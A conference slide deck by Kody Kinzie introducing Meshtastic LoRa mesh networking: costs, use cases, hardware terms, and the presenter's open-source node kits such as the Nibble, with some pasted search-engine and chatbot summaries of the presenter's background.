


Spooky Action At A Discount

Cheap Long Range Mesh Networks For All!
By Kody Kinzie

What are we covering today?

- What is Meshtastic and what is it for?
- Hardware options and building your own node
- LoRa & Mesh networking fundamentals
- Setting up nodes for specific use-cases
- Joining mesh networks in your own community
- Attacks against Meshtastic in the wild
- Meshtastic security, privacy, & legal considerations



who is kody kinzie and what is their profession

Sources

Kody Kinzie Collection - Eventbrite

Kody Kinzie - Varonis | LinkedIn

Kody Kinzie on LinkedIn: A New HOPE (2022)



View more

Answer

- Kody Kinzie is a cybersecurity researcher based in Kalispell [1](#) [3](#).
- He has expertise in Wi-Fi security and low-cost cyber weapons [1](#).
- Kody Kinzie is a cybersecurity professional, OSINT analyst, and researcher. He also has a background in the USAF [3](#).
- Additionally, he is known for his active engagement in cybersecurity research, as evidenced by his presence on YouTube [5](#).

who is Kody Kinzie?

ChatGPT

- Kody Kinzie is a **security researcher** specializing in open-source intelligence and Wi-Fi security.
- He shares his knowledge through **two YouTube channels**, Hak5 and Null Byte, teaching cybersecurity to beginners.
- Organizes **cybersecurity training and outreach** events in Los Angeles.
- Focuses on **low-cost hacking tools** and has a strong background in teaching various security topics.



Fireside Cyber Chat Kody Kinzie 4:30PM EST 23 Feb 2022 Watch +
Fireside Cyber Chat Kody Kinzie 4:30PM EST 23 Feb 2022 Watch +

Search Images +
Generate Image +

Hi! I'm Kody Kinzie.

You can find me at www.hack.gay

I'm a security researcher who focuses on Wi-Fi and LoRa radios, digital investigations, & electronics.

I love teaching people how to get started with ethical hacking in person and on my YouTube channels:

- Retia
- Null Byte

I am the founder of the the Retia team, running the scriptkitty village at HOPE.

Hire us - We teach kids cyber camps, make custom hardware, and teach worldwide!


What is the promise of Meshtastic?



- Bidirectional, encrypted off-grid communication over long distances,
- Amplified by nearby nodes, regional networks can span 200+ miles
- Monitor sensors, track objects, control hardware remotely
- Robust communication in areas with congested or nonexistent infrastructure
- Ultra-low cost hardware makes nodes disposable


What is the cost of participating?

- As low as \$5 for up to 250 km of range
- 30-40 euro at this conference
- \$60-\$80 for a very fancy node from China




What can we make with this?

- Off-grid chatting between devices in remote areas (backwoods)
- Communication in areas with congested service (concerts, raves)
- Inter-vehicle communication (vehicles, boats, & aircraft)
- Encrypted disaster/emergency response
- Map and military intelligence sharing
- Remote Sensor telemetry (presence, environmental)
- GPS Tracking of moving nodes
- Remote control of hardware: vehicles, ambient lighting, flashes




Defining Terms: LoRa Radio

- LoRa - The long range radio standard we use to transmit, encoding data using up and down chirps




Defining Terms: Meshtastic Protocol

- Meshtastic - A protocol, with packets sent over LoRa, that allows for encrypted mesh networking primarily at Layer 3 (Network Layer) of the OSI model





Defining Terms: LoRa Radio Chips

- **LoRa Chipset** - The LoRa radio chip that controls radio transmission, such as sx1262





Defining Terms: Host Microcontroller

- **Host Microcontroller** - The “brains” that run Meshtastic, handle Bluetooth, Wi-Fi, & Serial communication, & interface with external hardware




Defining Terms: Breakout Boards

- **Breakout board:** An expansion board designed to make a bare host or radio chip more useful, breaking out pins & sometimes USB & power management



Host + Radio = Node



RP2040 Zero (host breakout) + RFM95 (radio breakout) = \$5 Node




Defining Terms: Nodes

- **LoRa Node:** A combination of LoRa radio & host microcontroller. Together, they can run Meshtastic!

Simple Node <-----> Complex Node



Future Nodes for \$10



The Bluetooth Nugget + LoRa Backpack


- The Bluetooth Nugget features an ESP32s3
- Bluetooth, Wi-Fi, native USB, serial
- Quiic connectors for i2c sensors
- 6 buttons for sending and receiving canned messages
- 2 neopixels for status indicators
- OLED i2c screen
- Features Bluetooth, Wi-Fi and support for i2c, UART, and SPI hardware






LoRa Prototyping Powerhouse

- Designed for flexibility in creating custom Meshtastic nodes
- Supports hardware used by Meshtastic's most popular modules
- Powerful and versatile design for learning ethical hacking

Tragedy: S3 modules come tomorrow. Come pick one up if you want to support us!




Making Custom Meshtastic Kits For C3: The Nibble



The Nibble

- Beginner friendly Meshtastic node kit for c3!
- Supports 2 choices of host microcontrollers
- Easy to upgrade with sensors for DIY weather node




The Nibble

- Pads for adding SPI or I²C sensor chains like bme280
- RP2040 version can't connect to iOS over serial, but serial works on Android, desktop, & webapps
- We made 300 Nibbles for c3!

Now Open Source! <https://github.com/RetiaLLC/Nibble>

